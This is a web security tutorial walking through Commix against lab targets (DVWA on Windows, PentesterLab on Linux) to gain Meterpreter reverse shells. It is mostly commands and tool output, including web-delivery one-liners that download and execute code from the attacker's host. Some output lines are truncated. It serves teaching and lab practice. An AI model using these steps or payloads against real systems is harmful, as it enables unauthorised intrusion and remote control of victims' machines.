

Command Injection to Meterpreter using Commix

 hackingarticles.in/command-injection-meterpreter-using-commix

Raj

February 6, 2017



Commix is an automated command injection tool. It lets you have a meterpreter session via command injection if the web application is vulnerable to it. It's pretty efficient and reliable. Commix is widely used by security experts, penetration testers and also web developers in order to find vulnerabilities. In this article, we will learn how to get a meterpreter session using commix. For the detailed guide on commix click [here](#).

Requirements :


- DVWA (for Windows 10)
- PentesterLab (for Linux testing)
- Kali Linux
- Commix

Gaining Initial Access with Commix via Command Injection

As you can see in the image below the environment of DVWA is vulnerable to command injection. Submit the local host request from DVWA.



Capture the previously submitted request through BurpSuite by simultaneously turning on the intercept as shown in the image below :



Once the cookies are capture, copy the whole cookie and paste it in a TXT file. Now, use the following command in order to exploit the vulnerability of Command injection in the DVWA environment :

```
commix -r /root/Desktop/req.txt
```



```

commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.1.107 ↵
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 1234 ↵
LPORT => 1234

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 10 ↵

---[ Powershell injection attacks ]---
Type '1' to use shellcode injection with native x86 shellcode.
Type '2' to use TrustedSec's Magic Unicorn.
Type '3' to use Regsvr32.exe application whitelisting bypass.

commix(windows_meterpreter_reverse_tcp) > 1 ↵
[*] Generating the 'windows/meterpreter/reverse_tcp' shellcode... [ SUCCEEDED ]
[*] Type "msfconsole -r /usr/share/commix/powershell_attack.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
[+] Everything is in place, cross your fingers and wait for a shell!

```

When everything is done, it will give a resource file with the execution command. Open a new terminal window and type the command there, as in our case it generated the following command :

```
msfconsole -r /usr/share/commix/powershell_attack.rc
```

```

      /      /
    ((-----))
      ( ) 0 0 ( )
        \  /
         o_o
          \
           M S F
            |
            | ww |
            |
            |
            |

      =[ metasploit v5.0.6-dev                               ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post           ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops              ]
+ -- --=[ 2 evasion                                           ]

[*] Processing /usr/share/commix/powershell_attack.rc for ERB directives.
resource (/usr/share/commix/powershell_attack.rc)> use exploit/multi/handler
resource (/usr/share/commix/powershell_attack.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/usr/share/commix/powershell_attack.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/commix/powershell_attack.rc)> set lport 1234
lport => 1234
resource (/usr/share/commix/powershell_attack.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.106:50547) at 2019-02-21 03:5

meterpreter > sysinfo
Computer      : DESKTOP-39M9LR1
OS            : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

When you execute the above command, you will directly have your meterpreter session as shown in the image above.

Multiple Shell Techniques in Windows Using Commix

Now, repeat the above steps as they are but instead of choosing 1 option of power shell injection to choose 2 this time as it will help us get meterpreter session through magic unicorn. After choosing option 2, it will again generate a resource file for execution in the new terminal window. In our case the following command was generated :

```
msfconsole -r /usr/share/magic-unicorn/unicorn.rc
```

```

commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.1.107 ↵
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 5678 ↵
LPORT => 5678

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 10 ↵

---[ Powershell injection attacks ]---
Type '1' to use shellcode injection with native x86 shellcode.
Type '2' to use TrustedSec's Magic Unicorn.
Type '3' to use Regsvr32.exe application whitelisting bypass.

commix(windows_meterpreter_reverse_tcp) > 2 ↵
[*] Generating the 'windows/meterpreter/reverse_tcp' shellcode... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/unicorn-magic/unicorn.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...

```

Again, when the command is executing you will have your meterpreter session as shown in the image below :

Metasploit

```
      =[ metasploit v5.0.6-dev                               ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post           ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops                ]
+ -- --=[ 2 evasion                                           ]

[*] Processing /usr/share/unicorn-magic/unicorn.rc for ERB directives.
resource (/usr/share/unicorn-magic/unicorn.rc)> use exploit/multi/handler
resource (/usr/share/unicorn-magic/unicorn.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/usr/share/unicorn-magic/unicorn.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/unicorn-magic/unicorn.rc)> set lport 5678
lport => 5678
resource (/usr/share/unicorn-magic/unicorn.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.107:5678
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:5678 -> 192.168.1.106:50472) at 2019-02-21 03:10:10

meterpreter > sysinfo
Computer      : DESKTOP-39M9LR1
OS           : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

All the above meterpreter session were taken using option 10 under the category of the meterpreter reverse shell. But this time we will use option 11, which is web delivery, to have a meterpreter session. So, repeat the same steps as above but this time choose 11 option when asked for which meterpreter reverse shell you want.

```

commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.1.107 ↵
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 1234 ↵
LPORT => 1234

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 11 ↵

```

Then once you have chosen option 11, it will ask whether you want web delivery script for PHP, Python or windows. Now, as we are attacking windows select option 3.

```

commix(reverse_tcp_other) > 11

---[ Web delivery script ]---
Type '1' to use Python meterpreter reverse TCP shell.
Type '2' to use PHP meterpreter reverse TCP shell.
Type '3' to use Windows meterpreter reverse TCP shell.

commix(web_delivery) > 3
[*] Type "msfconsole -r /usr/share/commix/web_delivery.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...

```

Once again, it will give you a resource file and a command that is to be run in the new terminal window. In our case, the following command was generated :

```
msfconsole -r /usr/share/commix/web_delivery.rc
```

As the command is executed, you will have your meterpreter session as shown in the image below :


```

[*] Processing /usr/share/commix/web_delivery.rc for ERB directives.
resource (/usr/share/commix/web_delivery.rc)> use exploit/multi/script/web_delivery
resource (/usr/share/commix/web_delivery.rc)> set target 2
target => 2
resource (/usr/share/commix/web_delivery.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/usr/share/commix/web_delivery.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/commix/web_delivery.rc)> set lport 1234
lport => 1234
resource (/usr/share/commix/web_delivery.rc)> set srvport 8080
srvport => 8080
resource (/usr/share/commix/web_delivery.rc)> set uripath /
uripath => /
resource (/usr/share/commix/web_delivery.rc)> exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.107:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $l=new-object net.webclient;$l.proxy=[Net.WebRequest]::GetS
168.1.107:8080/');
msf5 exploit(multi/script/web_delivery) > [*] 192.168.1.106 web_delivery - Delivering Pay
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.106:50368) at 2019-02-21 0
msf5 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-39M9LR1
OS            : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >


```

Capture & Inject

Until now, all the meterpreter session we took were in the Window's environment. Now, will be gain meterpreter session in Linux's environment. For this, we will use PentesterLab.



Just like we did for windows, capture the cookies of pentesterlab in burp suite as shown in the image below :



Copy the contents of the cookies in a TXT file and use the following command to attack :

```
commix -r /root/Desktop/1.txt
```

As the exploitation is successful, it will ask you if you want to load the pseudo terminal or not. Type 'y' for the pseudo terminal and it will be loaded. Use the command 'whoami' to check the user as shown in the image :

```

root@kali:~# commix -r /root/Desktop/l.txt ↵

v2.7-stable
https://commixproject.com
(@commixproject)

+--
Automated All-in-One OS Command Injection and Exploitation Tool
Copyright (c) 2014-2018 Anastasios Stasinopoulos (@ancst)
+--

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal.
ume no liability and are not responsible for any misuse or damage caused by this program.

[*] Parsing HTTP request using the 'l.txt' file... [ SUCCEED ]
[*] Checking connection to the target URL... [ SUCCEED ]
[*] A previously stored session has been held against that host.
[?] Do you want to resume to the (results-based) classic command injection point? [Y/n] > y
[+] The GET parameter 'ip' seems injectable via (results-based) classic command injection technique.
    [~] Payload: ;echo HMFCQF$((33+79))$(echo HMFCQF)HMFCQF

[?] Do you want a Pseudo-Terminal shell? [Y/n] > y ↵

Pseudo-Terminal (type '?' for available options)
commix(os_shell) > whoami ↵

www-data
commix(os_shell) > id ↵

uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Reverse Shell Setup

Now that you are in the pseudo terminal, type the following set of command in order to generate reverse shell :

```

reverse_tcp
set lhost 192.168.1.107
set lport 1234

```

After executing the above commands, it will ask you if you want to have a netcat shell or other (meterpreter) shell. So, press 2 for the meterpreter one. Then it will ask you which meterpreter session you want as in whether you want it to be PHP, Windows, etc. As we are now testing on Linux, we will select option 8 i.e. a PHP meterpreter reverse shell.

```

commix(os_shell) > reverse_tcp ↵
commix(reverse_tcp) > set lhost 192.168.1.107 ↵
LHOST => 192.168.1.107
commix(reverse_tcp) > set lport 1234 ↵
LPORT => 1234
www.hackingarticles.in

---[ Reverse TCP shells ]---
Type '1' to use a netcat reverse TCP shell.
Type '2' for other reverse TCP shells.

commix(reverse_tcp) > 2 ↵

---[ Unix-like reverse TCP shells ]---
Type '1' to use a PHP reverse TCP shell.
Type '2' to use a Perl reverse TCP shell.
Type '3' to use a Ruby reverse TCP shell.
Type '4' to use a Python reverse TCP shell.
Type '5' to use a Socat reverse TCP shell.
Type '6' to use a Bash reverse TCP shell.
Type '7' to use a Ncat reverse TCP shell.

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 8 ↵
[*] Generating the 'php/meterpreter/reverse tcp' payload... [ SUCCEED ]
[*] Type "msfconsole -r /usr/share/commix/php_meterpreter.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
[+] Everything is in place, cross your fingers and wait for a shell!

```

Just like before, this too will generate a resource file which you have to execute in a new terminal window. In our case, the command generated was :

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

As the above command is executed, you will have your session as shown in the image below :

```

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v5.0.6-dev                               ]
+ -- --=[ 1856 exploits - 1055 auxiliary - 327 post           ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops                ]
+ -- --=[ 2 evasion                                           ]

[*] Processing /usr/share/commix/php_meterpreter.rc for ERB directives.
resource (/usr/share/commix/php_meterpreter.rc)> use exploit/multi/handler
resource (/usr/share/commix/php_meterpreter.rc)> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/php_meterpreter.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/commix/php_meterpreter.rc)> set lport 1234
lport => 1234
resource (/usr/share/commix/php_meterpreter.rc)> exploit
[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (38247 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.108:37717) at 2019-02-21 0

meterpreter > sysinfo
Computer      : debian
OS           : Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Meterpreter  : php/linux
meterpreter >

```

Web Delivery Method

The other method we will use to exploit Linux is by using web delivery. Repeat the above steps similarly, but instead of choosing option 8, this time choose option 11 for web delivery. And then choose option 2 for a PHP reverse shell.

```

---[ Meterpreter reverse TCP shells ]---
Type '8' to use a PHP meterpreter reverse TCP shell.
Type '9' to use a Python meterpreter reverse TCP shell.
Type '10' to use a Windows meterpreter reverse TCP shell.
Type '11' to use the web delivery script.

commix(reverse_tcp_other) > 11 ↵

---[ Web delivery script ]---
Type '1' to use Python meterpreter reverse TCP shell.
Type '2' to use PHP meterpreter reverse TCP shell.
Type '3' to use Windows meterpreter reverse TCP shell.

commix(web_delivery) > 2 ↵
[*] Type "msfconsole -r /usr/share/commix/web_delivery.rc" (in a new window).
[*] Once the loading is done, press here any key to continue...
[+] Everything is in place, cross your fingers and wait for a shell!

```

Executing the above steps will create a resource file yet again. Run the command given in the new terminal window :

```
msfconsole -r /usr/share/commix/web_delivery.rc
```

```

[*] Processing /usr/share/commix/web_delivery.rc for ERB directives.
resource (/usr/share/commix/web_delivery.rc)> use exploit/multi/script/web_delivery
resource (/usr/share/commix/web_delivery.rc)> set target 1
target => 1
resource (/usr/share/commix/web_delivery.rc)> set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
resource (/usr/share/commix/web_delivery.rc)> set lhost 192.168.1.107
lhost => 192.168.1.107
resource (/usr/share/commix/web_delivery.rc)> set lport 4567
lport => 4567
resource (/usr/share/commix/web_delivery.rc)> set srvport 8080
srvport => 8080
resource (/usr/share/commix/web_delivery.rc)> set uripath /
uripath => /
resource (/usr/share/commix/web_delivery.rc)> exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.107:4567
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.107:8080/
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.107:8080/'));"
msf5 exploit(multi/script/web_delivery) > [*] 192.168.1.108 web_delivery - Delivering Payload
[*] Sending stage (38247 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.107:4567 -> 192.168.1.108:55855) at 2019-02-21 04:11:11 -0500

msf5 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : debian
OS : Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Meterpreter : php/linux
meterpreter >

```

Running the above command will give you your session as shown in the above image. This is how you can gain a meterpreter session through command injection vulnerability using commix. The session can be acquired in both Windows and Linux platforms.

To learn more about Website Hacking. Follow this [Link](#).

Author: Yashika Dhir is a passionate Researcher and Technical Writer at Hacking Articles. She is a hacking enthusiast. contact [here](#)